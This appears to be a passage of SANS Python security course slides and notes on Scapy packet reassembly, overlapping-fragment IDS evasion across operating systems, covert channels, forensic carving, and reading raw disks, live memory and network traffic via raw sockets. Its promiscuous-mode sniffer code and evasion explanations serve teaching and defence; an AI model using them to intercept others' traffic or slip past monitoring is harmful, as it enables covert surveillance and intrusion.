When a TCP connection is established between two hosts, a 3-way handshake occurs. During the handshake, each side exchanges Initial Sequence Numbers (ISNs), which will be used to track the session. Subsequent sequence numbers that are included in every packet will increase by the number of bytes that were transmitted in the packet. As data is transmitted, the receiving side acknowledges the last sequence number it received plus 1 byte as a way of saying, "The next byte I expect to receive from you is <acknowledgement number>." Therefore, if we sort our packets based on the sequence numbers before we extract the bytes of our payload, our payload will be in the correct order. Sequence numbers can wrap around when they reach the maximum sequence number of 4294967295. By remembering the ISN (Initial Sequence Number), you know where to start reassembling your stream.

## Sorting Packets

- Python's sorted function works well with Scapy PacketLists
- You need a sort key function that returns the sequence number of a packet

```
def sortorder(apacket):
    return apacket[TCP].seq
sortedpackets = sorted(packets, key=sortorder)
```

- This simple key function can be expressed as a lambda function  
`sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)`
- BUT sorted returns a LIST, so just like we did for dictionaries, only sort when ready to output or cast it back to `scapy.plist.PacketList()`

```
>>> sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)
>>> packets.__class__
scapy.plist.PacketList
>>> sortedpackets.__class__
<type 'list'>
>>> sortedpackets = scapy.plist.PacketList(sorted(packets, key=lambda x:x[TCP].seq))
>>> sortedpackets.__class__
scapy.plist.PacketList
```

Because PacketLists behave similarly to Python lists, the `sorted()` function works very well with it. You need to define a key function for `sorted()`, but your key function is simple. You just have to return the element in the packet that you want to sort on. For example, if you want to sort based on the sequence number, you could define your key function as

```
>>> def sortorder(apacket):
...     return apacket[TCP].seq
```

Then call the `sorted` function passing `sortorder` as the key function:

```
>>> sortedpackets = sorted(packets, key=sortorder)
```

With such a simple key function, you can easily define a lambda function to handle your sort:

```
>>> sortedpackets = sorted(unsortedpackets, key=lambda x:x[TCP].seq)
```

Remember that `sorted` returns a sorted LIST. It doesn't return `PacketList`, so you will be unable to call any of the methods associated with `PacketList` after you have sorted it. To illustrate this, here we are calling the `summary` method on a sorted `PacketList`, and Python generates an error indicating that that method doesn't exist:

```
>>> sorted([a for a in PacketList if a.haslayer("TCP")], key=lambda
x:x[TCP].seq).summary
```

```
Traceback (most recent call last):
```

```
File "<stdin>", line 1, in <module>
```

```
AttributeError: 'list' object has no attribute 'summary'
```

Losing your datatype isn't a problem if you sort the data only when putting it in order to output it. In our case, we would sort it right before we extract the payload. Another option would be to cast the result of the `sorted` function back into a `PacketList` as follows:

```
>>> scapy.plist.PacketList(sorted([a for a in PacketList if
a.haslayer("TCP")], key=lambda x:x[TCP].seq)).summary
<bound method PacketList.summary of <PacketList: TCP:12066 UDP:0 ICMP:0
Other:0>>
```

## Eliminating Duplicate Packets

- A technique for eliminating duplicates of anything in Python is to create a dictionary of the items with the possible duplicate values as the key. Then extract your keys

```
>>> duplicates = [1,1,1,2,2,2,3,4,5,6,7,7,7,8,8,8,8,8,9,0]
>>> dict1={}
>>> for entry in duplicates:
...     dict1[entry] = 'anything or nothing'
...
>>> list(dict1.keys())
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

- We can do the same thing with our packets recording the SEQ number as the key and the entire packet as the value and then extract the values
- What about bad packets?
- They have legit SEQ numbers
- Eliminate them first

```
def eliminate_duplicates(packets):
    uniqs = {}
    for packet in packets:
        seq=packet[TCP].seq
        uniqs[seq] = packet
    return list(uniqs.values())
```

99

We also have to deal with duplicate packets. If the sender doesn't receive an acknowledgment of a packet it sent, it will resend that packet. When we put our packets back in sequence number order, we may have more than one set of packets with the sequence number, so we need to eliminate the duplicates.

One technique for eliminating duplicates of anything in Python is to create a dictionary and put the item that you want to make unique as the key of the dictionary. In our case, that is the sequence number. If more than one packet has the same sequence number, the second packet will simply overwrite the first one in the dictionary. Then, when we extract all the data from the dictionary, we have a unique list. In this case, we will create a dictionary with the sequence number as the key and place the entire packet as the value. Then we can extract the unique packets by simply dumping all the values in the dictionary.

But simply having the second packet overwrite the first one isn't very smart. What if the second packet had a bad checksum and the first one is the one we want to keep? Before you eliminate duplicate packets, you should eliminate any bad packets from the list.

## Eliminating Bad Checksums

- We should eliminate packets with bad checksums before we eliminate duplicate packets
- To identify packets with bad checksums, we'll use an idea I picked up on Stackoverflow.com. This site is a great resource for developers to ask questions and share ideas. This idea came from "TWP"
- To verify a packet checksum, we can simply force Scapy to calculate what the checksum for the packet should be and compare that to what it is
- You can force Scapy to recalculate a checksum by deleting the existing checksum and crafting a new packet by converting your existing packet to bytes and back to a packet

```
def verify_checksum(packet):  
    #http://stackoverflow.com/questions/6665844/comparing-tcp-checksums-with-scapy  
    originalChecksum = packet['TCP'].chksum  
    del packet['TCP'].chksum  
    packet = IP(bytes(packet[IP]))  
    recomputedChecksum = packet['TCP'].chksum  
    return originalChecksum == recomputedChecksum
```

To eliminate bad checksums, we will use a technique I picked up on Stackoverflow.com. This site is a great resource where programmers ask questions of all kinds and the community posts responses. There you will find many answers—some good and some bad—explaining how to accomplish different things. When I looked to see how to verify a TCP checksum, I found some sample code posted by "TWP".

Scapy will calculate a checksum automatically for you when crafting a new packet. If the checksum field is blank, then Scapy will calculate it and put it in the field. So, to check the checksum for a given packet, we take these steps:

1. Record the original checksum in a variable
2. Delete the existing checksum
3. Create a new packet from the original by casting the packet to bytes and then back to a packet
4. Compare the newly calculated checksum to the original we recorded

If the original checksum and the new one match, then the checksum was correct. If not, it was bad. With that, we can define a function that will return a true or false depending on whether or not the checksum is correct in a packet. Later, we can use that to eliminate bad packets from our list.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Other Packet Assembly Issues

- IDS evasion techniques
  - IP fragmentation attacks
  - TCP sequence overlap attacks
- Creating a reassembly buffer with `io.BytesIO`
- Covert channels

There are a few other things we should discuss regarding packet assembly. Specifically, let's look at how to handle packet reassembly when attackers are maliciously crafting packets. First, we will discuss IP fragmentation attacks and how to handle them. Then we will look at a few techniques for hiding data in packets to create covert channels of communications.



## IP Packet Fragmentation

- When a router is asked to transmit a packet that is larger than the upstream circuit's MTU (Maximum Transmission Unit), it will break the packet into smaller fragments
- `[IP].id` is a unique ID that all the fragments will share
- `[IP].frag*8` where the `[Raw].load` belongs in final packet
- `[IP].flags` 1 = More Fragments, 2 = Don't Fragment
- `[IP].len` is the total length of the IP layer, including the header and the data
- `[IP].ihl*4` is the length of the IP header information

```
>>> print(pkt[0].id, pkt[0].frag*8, pkt[0].flags, pkt[0][IP].len - pkt[0].ihl*4)
39726 0 1 1480
>>> print(pkt[1].id, pkt[1].frag*8, pkt[1].flags, pkt[1][IP].len - pkt[1].ihl*4)
39726 1480 0 576
```

Now let's look carefully at the output of these commands. This line shows us the fields used for fragmentation for the first packet:


```
>>> print(pkt[0].id, pkt[0].frag*8, pkt[0].flags, pkt[0][IP].len)
39726 0 1 1500
```

Here 39726 is the ID number that both of the packets share. This is how the reassembly engine on the receiving side knows that these fragments are part of the same packet. The `pkt[0].frag*8` is the offset of the fragment, and it has a value of 0, indicating that this is the first fragment. `pkt[0].flags` has a value of 1, indicating that there are more fragments coming. For good measure, you can print the length of the IP layer. `pkt[0][IP].len` minus the IP header length, and you can see that the first packet contains 1480 bytes of data.

The second packet has the same ID number. It has an offset of 1480, indicating that the receiving end should begin writing the payload of this packet 1480 bytes into the final packet. That lines up perfectly with the ending position of the first packet. It contained 1480 bytes that began at position 0. This packet picks up right after the first one and writes 576 bytes of data immediately after it.

## Overlapping Fragments

- Overlapping fragments should never occur, but IP reassembly stacks do not reject them and still try to reassemble the packets
- Consider when the following six fragmented packets are transmitted in the order that they are listed below
- Which packet takes priority when data overlaps?



When these six packets are transmitted in top-to-bottom order, several packet overlaps occur. Parts of packet one and parts of packet four overlap. Which one does the OS choose for the final packet? The OS might choose to honor packet one because it arrived FIRST in time or packet four because it arrived LAST in time. Look at the overlap between packet two and packet four. The OS might choose to honor packet four because it has the lowest offset in the final reassembly buffer (it starts furthest to the left), or it might choose packet two because it has the highest offset in the buffer (it starts furthest to the right). The operating system actually has to make lots of choices when putting these packets together. Because the RFC didn't say how to handle these packets (that should never occur), the operating systems make different decisions.

## OS Dependent Reassembly

- The answer depends on the OS


Reassembled using policy: First (Windows, SUN, MacOS, HPUX)




Reassembled using policy: Last/RFC791 (Cisco)



Reassembled using policy: Linux (Linux)\*\*



Reassembled using policy: BSD (AIX, FreeBSD, HPUX, VMS)



Reassembled using policy: BSD-Right (HP Jet Direct)



} Based on the arrival order

Lowest Offset, Last Wins Tie

Lowest Offset, First Wins Tie

Highest Offset, Last Wins Tie

- There is a sixth reassembly possibility. What is it?
  - "BSD-Left": Highest offset, First Wins Tie
- In a packet capture, you have raw unassembled packets, so you have to assemble them yourselves
- As of August 5, 2018, Linux Kernel was patched to reject any overlapping fragments

Here you can see the different final reassembled buffers for various operating systems. Windows, MacOS, Sun, and some HP/UX distributions all use what is called the "FIRST" policy. They accept the packet that arrived first in time and allow it to overwrite anything that arrives later in time. Cisco uses the "LAST" policy and does the exact opposite. Linux gives preference to the packet with the lowest offset in the buffer (furthest to the left), and if there is a tie, it prefers the one that arrived last. If you have patched your Linux kernel since August 5, 2018, this behavior has changed. Now Linux will reject overlapping fragments and not try to reassemble them. AIX, FreeBSD, VMS, and some HP/UX distributions use a policy called BSD. The BSD policy prefers packets with the lowest offset but prefers the first to arrive when there is a tie. The BSD-Right policy, which is used by HP-JetDirect cards, prefers the packets that arrive with the highest offset in the buffer, and in the case of a tie, it prefers the packet that arrived last.

There is another possibility here. A TCP stack could prefer the packets that arrive with the highest offset in the buffer and then honor the packets that arrive first if a tie occurs. The result would be the same as BSD-RIGHT, but we would have threes instead of fives. We can call this "BSD\_Left". Why doesn't anyone talk about it? Well, it may be irrelevant. I am not aware of any OS that uses that technique.


### Reference

Shankar, U., & Paxson, V. (2003). Active Mapping: Resisting NIDS Evasion without Altering Traffic. Retrieved April 29, 2012, from <http://www.icir.org/vern/papers/activemap-oak03.pdf>

## reassembler.py

- Python packet reassembler by Mark Baggett
- Available for FREE download at
  - <https://github.com/MarkBaggett/reassembler>
- Reads pcap files and creates five new pcap files with one file for each assembly technique
- We can use it as a module!!!

```
>>> import reassembler
```



IP reassembly attacks have been around for a long time, but they are more relevant today than EVER. Today many organizations have full packet capture and Security Event Management (SEM) systems to correlate their IDS alerts with their OS alerts and other logs. That level of abstraction introduces new inconsistencies between products and how they view these packets that attackers can take advantage of. Consider this scenario: An attacker overlaps a Windows attack with a Linux attack and transmits it to a Windows target. An IDS such as SNORT might have multiple reassembly engines going and be aware of the OS running on the target, so it successfully alerts on the Windows attack against a Windows target. However, when the analyst receives the attack in his SEM, he is presented with a Wireshark view of the packets. Which reassembly engine does Wireshark use? It uses the BSD, so you will see only what the target OS sees if your targets are AIX, FreeBSD, or VMS. The result is that the analyst sees a Linux attack being launched against his Windows target. He then assumes the IDS alert was a false positive and moves on. To address this problem, Mark Baggett released a tool that will read the fragmented packets and create packet captures (or display on the screen), so you can choose which one you want to see with Wireshark.

The great news is you can use that code in your own solutions as a module. You just import the reassembler after placing it in your working directory or adding the file to your Python module path.

# SANS

107

## io.StringIO and io.BytesIO as an Assembly Buffer

- The io module contains StringIO and BytesIO, which enable you to use file operations such as .read() and .readlines() on string or bytes variables, respectively
- .seek(<offset>) sets the pointer to a specific location
- .getvalue() returns the string in the buffer
- Here is a function from reassemble.py

```
def rfc791(fragmentsin):
    buffer=io.BytesIO()
    for pkt in fragmentsin:
        buffer.seek(pkt[IP].frag*8)
        buffer.write(pkt[Raw].load)
    return buffer.getvalue()
```

I have found one of the coding techniques used in the reassembler module to be useful in other situations when dealing with any protocol or assembly process that tells you to put specific bits of data at specific locations. That technique is to use the io module to create a buffer and then use .seek() and .write() to place data in the buffer. The .seek() method sets the file pointer to the byte specified. The .write() method writes bytes at the current file pointer. The io module enables you to create a Python string or bytes that have file operation methods associated with it. So, if you want to read and write "files" into memory, you would use io.BytesIO.

Let's examine the "LAST" or "rfc791" packet reassembly engine. First, we create our buffer and then step through the fragmented packets (fragmentsin) using a for loop in the order they were received. We simply .seek() into the buffer to the offset of the packet and .write() the packet Raw load. The first packet in the fragment train is the only packet in the train that will contain the packet header for the Layer 4 protocol. This will not affect the processing of our packets if we grab the data from the [Raw].load. Because we are stepping through the fragments from first to last, the later packets will overwrite the earlier packets in the buffer. After we have written all of our byte fragments into the string, we call the buffers .getvalue() method to get back the finished string. Using this same technique, we can write all the reassembly engines by just changing the sort order before we step through the packets. For example, to create the "first" reassembly engine, we just have to step through packets in reverse order to allow the early packets to overwrite the later ones. Just adding a[::-1] to our packet list will reverse the order of the list and do the job:

```
def first(fragmentsin):
    buffer=io.BytesIO()
    for pkt in fragmentsin[::-1]:
        buffer.seek(pkt[IP].frag*8)
        buffer.write(pkt[Raw].load)
    return buffer.getvalue()
```

The other assembly engines just perform a sort on the fragment offset in the for loop.

## Covert Channels

- Covert channels will often embed data in unexpected fields and packet locations
  - Payload fields such as ICMP, DNS, HTTP, and so on
  - Header fields such as TCP sequence number
  - Time differentials between packets
  - LSB (Least significant bits) that make small changes to data
  - Only limited by imagination of attacker
- Scapy makes extracting fields for analysis easy

One reason you often have to write your own parsers rather than rely on someone else's existing tool is if you are dealing with covert channels. A covert channel is often unique to the malware or attack you are investigating but relies on tricks and techniques that are similar to what other tools do. A covert channel transmits data from one location to another in an unexpected and often unmonitored way. For example, a covert channel might transmit data over ICMP or as a cookie disguised as a session ID number in an HTTP stream. Covert channels don't even have to include the data they want to send. The lack of data can in itself convey a message. Because computers store and process binary data, you can represent a 0 and a 1 by any two states. For example, if a timed packet doesn't appear on time, then it is a 0. The delay between packets could represent multiple states. Data transmitted to HOST A is a 0, and data transmitted to HOST B is a 1. The way backdoors communicate is only limited to the attacker's imagination. Scapy parses the packets for you, giving you easy access to the fields. Now you just have to find those backdoors.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
~~Packet Fragmentation~~  
LAB: pyWars Packet Analysis

This is a Roadmap slide.



## Lab Intro: pyWars Packet Analysis


- pyWars challenges 62–65 are packet analysis challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges
- To begin, you must import Scapy into your pyWars session

```
>>> from scapy.all import *
```

It is time for more labs. In this section, you will complete some packet analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

To complete the next set of challenges, you will have to import Scapy into your existing pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from scapy.all import *
```



In your workbook, turn to Exercise 3.4

pyWars challenges 62 through 65

Please complete the exercise in your workbook.

## Lab Highlights: Scapy Packet Reassembly

- #64 asked you to reassemble all of the ICMP packets into a single string

```
>>> def num64(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
... 
```

- #65 had you reassemble HTTP payloads into a string

```
>>> allpayloads = b"".join([x[Raw].load for x in pkts if x.haslayer(Raw)])
```

- #65 also showed you how to find the nth occurrence of a string by combining find and replace

```
>>> allpayloads.replace(b"<command>",b"          ",1).index(b"<command>")
236239
```

In this set of labs, you used various techniques to reassemble packets or to extract pieces of data from key fields in the packets. By combining these skills with the analysis techniques in the previous section, you can now hunt and find evil in your network packets.

To solve 64, we just need to reassemble all the bytes in the ICMP packets. The last line of the function num64() shown above returns those reassembled payloads. Here I use list comprehension to build a list of x[Raw].load payloads for every packet x in pkts. Then I join together all of those bytes with b"".join(). Most often my list comprehension would also contain a filter to be sure that the Raw layer exists before I attempt to extract it. However, all of our packets here have payloads, so it works without it. For the next lab, we do need to take that additional step.

Lab 65 has you do the same thing but for HTTP packets. HTTP is carried over TCP. During the 3-way handshake, there is no payload and thus no Raw layer. With the addition of an "if x.haslayer(Raw)" filter to our list comprehension, we can reassemble the payloads of TCP packets. Then the trick becomes finding the "nth" occurrence of the string between <command>. Unfortunately, .find() and .index() do not easily provide this functionality but there we can use a simple trick to accomplish the task. The .replace() method will allow you to replace the first X number of occurrence of a string. So if we replace the first 10 occurrences of the string "<command>" with exactly nine spaces and find command again, then we will find the 11th occurrence. Similarly in the slide above, you see the results of replacing the first instance of command and finding the second.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

### Forensic File Carving Four-Step File-Carving Process

1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Forensics with Python

- Forensics is one of the most rapidly changing fields
  - New artifacts discovered in old operating systems
  - New artifacts created by new applications and operating system features
- If you want to make your mark as a new tool developer, there is a HUGE opportunity in forensics
- SANS FOR500: Windows Forensics and FOR508: Advanced Digital Forensics are great to learn of new techniques and artifacts that need tools written

Of all the disciplines in information security, forensics is perhaps one of the most rapidly changing. Every new application, application update, operating system patch, operating system version, and feature all potentially introduce new logs, databases, and artifacts that record user activities, dates, times, geolocations, and other goodies. Many of these artifacts are still inaccessible to forensics analysts because tools do not exist that understand and can extract the data. If you want to make your mark as a new tool developer, the forensics field is full of opportunities for you to do so. There are many examples of these new tools and techniques in SANS FOR500 and FOR508.

## Forensic Artifact Carving

- **Data Stream Carving**
  - Text from chat sessions in Sqlite3 database
  - Commands typed at CMD.EXE prompts from memory
  - Passwords, session-negotiated encryption keys from disk swap space/page files
- **File Carving**
  - Images such as JPG, GIF, and so on
  - Documents such as DOC, DOCX, XLS, and so on
  - Media such as MP3, MOV, WMV, and so on

This morning, we will look at carving files from the target system. Over the last few years, artifact carving has been broken down into two major categories: data stream carving and file carving. Data stream carving is less focused on retrieving a file such as an .EXE or .JPG image and more focused on auxiliary data associated with the use of given programs. For example, file carving would focus on extracting copies of a chat program or files transferred using the chat program. Data stream carving would be more focused on finding the chats themselves. The chats don't really have a specific file type, but they are often important elements in a forensics investigation. Fortunately for us, at a low level, both processes are almost exactly the same. The only real difference is that after you have extracted file data, Python modules probably exist to make processing the data easier. Data streams are often ad hoc data structures created by applications that require manual analysis.

## Carving Forensic Artifacts

- At a high level, the steps for doing this are the same for all types of data sources

- We will cover the following four steps:

**Step 1** Get read access to the data (acquiring an image)

**Step 2** Understand the "Metadata" structure that organizes/breaks up your target data and extracts your data

Hard drives: Directory structures containing files such as MFT, block headers, etc.

Memory: Paging system, OS data structures, etc.

Network: PCAP headers, frame headers, etc.

Unknown structures: Covert channels, malware, etc.

**Step 3** Extract relevant parts with a regular expression

**Step 4** Analyze the data



Here is the process we will use for finding and extracting forensics machines from live systems or dead images. First, we need to gain access to the data. This is typically going to be done with some type of file I/O function, but it will vary depending on the type of image we are analyzing. Next, we need to understand the data structure and how it is storing the information we are trying to capture. Because we are finding files or pieces of files that are embedded within other data, we have to understand how to identify our target files within those structures. This is one of the most challenging pieces of the forensics process and the part that requires the most time and effort. The data structures that hold your files may be well documented like hard drive structures and PCAPS, or it may be a custom data structure that is unique to your given situation such as with covert channels and custom malware. When you understand your data structure and can extract enough of the data to isolate your target data, you can use a regular expression to carve out just the pieces of data you are interested in. The last step is to analyze your data.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

### Forensic File Carving ~~Four Step File Carving Process~~

1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.



## Live Hard Drive Carving

### Step 1

- On both Linux and Windows, the hard drives can be treated as a (very large) file and read using standard file I/O
- Linux
  - `/dev/sda`: First physical drive
  - `/dev/sda1`: First logical drive on first physical drive

```
>>> fh = open("/dev/sda", "rb")
>>> fh.read(80)
b'\xebc\x90\x10\x8e\xd0\xbc\x00\xb0\xb8\x00\x00\x8e\xd8\x8e'
```



- Windows
  - `\\.\PhysicalDrive0`: First physical drive
  - `\\.\C:`: Contents of logical drive C:

```
>>> fh = open(r"\\.\PhysicalDrive0", "rb")
>>> fh.read(80)
b'3\xc0\x8e\xd0\xbc\x00|\x8e\xc0\x8e\xd8\xbe\x00|\xbf\x00\x06'
```



From an evidence integrity standpoint, you will most often be reading your data from a copy of a static image of a drive. But when you are developing new forensics tools and experimenting with carving out pieces of data, it is sometimes useful to read directly from your hard drive. On a Linux-based system where everything can be treated as a file, this is easy. You can use your standard file operations to open the device associated with the hard drive and read the hard drive as though it was a very large file. On a Linux-based system, the first IDE-based drive will have a device name of `/dev/hda/`. Its first logical drive will be `/dev/hda1/`. Its second logical drive will be at `/dev/hda2` and so on. IDE-based drives are few and far between these days. You are more likely to see an SCSI- or SATA-based drive. Their filename will be `/dev/sda` for the first physical drive. Its logical partitions are `/dev/sda1`, `/dev/sda2`, and so on. The second physical SCSI or SATA drive will be `/dev/sdb`.

On a Windows system, the first physical drive can be accessed by reading `\\.\PhysicalDrive0`. The second physical drive is `\\.\PhysicalDrive1` and so on. The local drive can be read using the device object associated with its drive letter. For example, `\\.\c:` will read the local c: drive.

On both Linux and Windows, these operations will require root and administrative privileges, respectively, to access these devices at this low level.

## Live Memory Carving

## Step 1

- You can carve artifacts from live memory
  - On Windows, you use Winpmem, which is part of Rekall
  - Winpmem.exe creates a file called `\\.\pmem` that will give you access to live memory
- <https://isc.sans.edu/diary/Searching+live+memory+on+a+running+machine+with+winpmem/17063>
- <https://www.dshield.org/diary/%22In+the+end+it+is+all+PEEKs+and+POKEs.%22/17069>

```
>>> fd = win32file.CreateFile(r"\\.\pmem", win32file.GENERIC_READ
| win32file.GENERIC_WRITE, win32file.FILE_SHARE_READ
| win32file.FILE_SHARE_WRITE, None, win32file.OPEN_EXISTING, win32file.FILE_A
TTIBUTE_NORMAL, None)
>>> win32file.SetFilePointer(fd, <Address to begin reading>, 0)
>>> result, data = win32file.ReadFile(fd, <Integer how much to read>)
```



- On Linux Kernels 2.6 and later, `/dev/mem` less than reliable, but can be used
- Installing third-party kernel extension FMEM will work on modern Linux systems

```
>>> fh = open("/dev/fmem", "rb")
>>> fh.read(100)
b'S\xff\x00\xf0S\xff\x00\xf0\xc3\xe2\x00\xf0S\xff\x00\xf0S\xff\x00\xf0T\xff\x00\xf0\x8a\x84'
```



120

As with hard drives, you will want to protect the integrity of your evidence by capturing a static memory image of your target system. However, it is useful to be able to read directly from memory on a live system for research and developing new tools.

On a Windows system, you can also carve from live memory using Python and a module called Winpmem. Winpmem is distributed as part of the Rekall memory analysis framework. Winpmem installs a device driver that makes live memory accessible via a device object named `\\.\pmem`. Using file operations in a Windows module named win32file, you can then open and read from `\\.\pmem`. The win32file module is installed when you install the Python for Windows Extension. Reading from live memory is considerably different than reading data from a static memory dump. In live memory, everything is constantly changing. Also, as you step through memory, in some regions that are used by the BIOS, simply reading that data may crash your machine. When the winpmem driver is installed, it prints out "three memory ranges" that make up the correct ranges of memory for you to read. Accessing information outside that range can have unexpected results.

On Linux kernels prior to 2.6, `/dev/mem` can be used to reliably read from system memory. Kernel 2.6 began placing restrictions on `/dev/mem`, making direct memory less reliable. As a result, you can still read some memory, but you will frequently encounter inaccessible portions of memory. So, as on Windows, we have to install software before we can read memory. FMEM is a free Linux tool that creates a device you can use to read memory. It is available for download at <http://hysteria.cz/niekt0/>.

## Windows Live Network Capture (sniffing)

### Step 1

- Python module pycap will allow sniffing if WinPCAP is installed
- The socket module provides "raw sockets" that can be used to capture live packets from the network (that is, sniff) with administrative permission
- Most versions of Windows since Vista support raw sockets for IP and IPv6
- Use netsh to check for raw socket support

```
C:\WINDOWS\system32>netsh winsock show catalog | findstr /i "RAW"
Description:          MSAFD Tcpip [RAW/IP]
Description:          MSAFD Tcpip [RAW/IPv6]
```

- You can only see IP Layer and above for the IP address you bind to. You cannot capture Ethernet layer with raw sockets. Use WinPCAP

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP)
s.bind(("192.168.1.1", 0))
s.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
while True:
    print(s.recv(10000))
```



On a Windows computer, if you want to capture data directly from a live network card, you have a few options. You can install the WinPCAP drivers that add LibPCAP support to the Windows platform and then use the pycap.py module to interact with it. On most versions of Windows since Vista, you can also use Python's built-in socket library to create an IP-based sniffer. Raw IP sockets on Windows will enable you to capture protocols embedded inside IP packets, including TCP, UDP, and ICMP. They will not enable you to see the Ethernet frames or protocols outside IP. To see if a particular version of Windows supports raw sockets, you can use the command **netsh winsock show catalog** to search for the word "RAW". If you see it there, then the listed protocol supports raw sockets. In this example, you can see that you could create a raw socket that supports IPv4 or IPv6. The keyword "AF\_INET" indicates you are creating an IPv4 socket, and "AF\_INET6" creates an IPv6 socket. When you create the socket, you must take two steps on a Windows machine that are not required on a Linux machine: You must bind to your public IP address and then put the interface into promiscuous mode. In the example above, `s.bind()` binds to the interface and `s.ioctl()` puts the interface in promiscuous mode. Then it captures live packets using the socket's `.recv()` or `.recvfrom()` methods. Both methods are passed the maximum number of bytes you want it to return. The `.recv()` function will just return those bytes. `recvfrom()` will return the bytes and the address of the socket.

## Linux Live Network Capture (sniffing)

## Step 1

- Linux "raw sockets" enable you to sniff everything promiscuously
- The socket options determine what types of packets you see

**Capture EVERYTHING**

```
socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
```

**Capture TCP**

```
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
```

**Capture UDP**

```
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
```

**Capture ICMP**

```
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
```

- For example:

```
>>> import socket
>>> s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
>>> while True:
...     print(s.recv(65535))
...
b'\xff\xff\xff\xff\xff\xff\x00\x08\x9b\xdavL\x08\x00E\x00\x001\x00\x00@\x00@\x11#\xb2\n\x01\x01\n\n\x01\x01\xff\x99\x8b~\x9c\x00\x1dZCM-SEARCH * HTTP/1.1\r\n'
```

On a Linux-based system, raw sockets are more powerful. As with Windows, you can capture everything in the IP layer and above. You can also step down to the Ethernet layer or step up and only capture from one of IP's embedded protocols. What you capture depends on the type of socket you create. If you want to create a raw socket that can capture everything, then you create it like this:

```
socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003)).
```

Unlike the static integers `socket.IPPROTO_TCP` (6), `socket.IPPROTO_UDP` (17), and `socket.IPPROTO_ICMP` (1), the value `socket.ntohs(0x0003)` is not a protocol number. It is a special value that means you should capture everything. A complete reference for these values can be found in the C header file located at

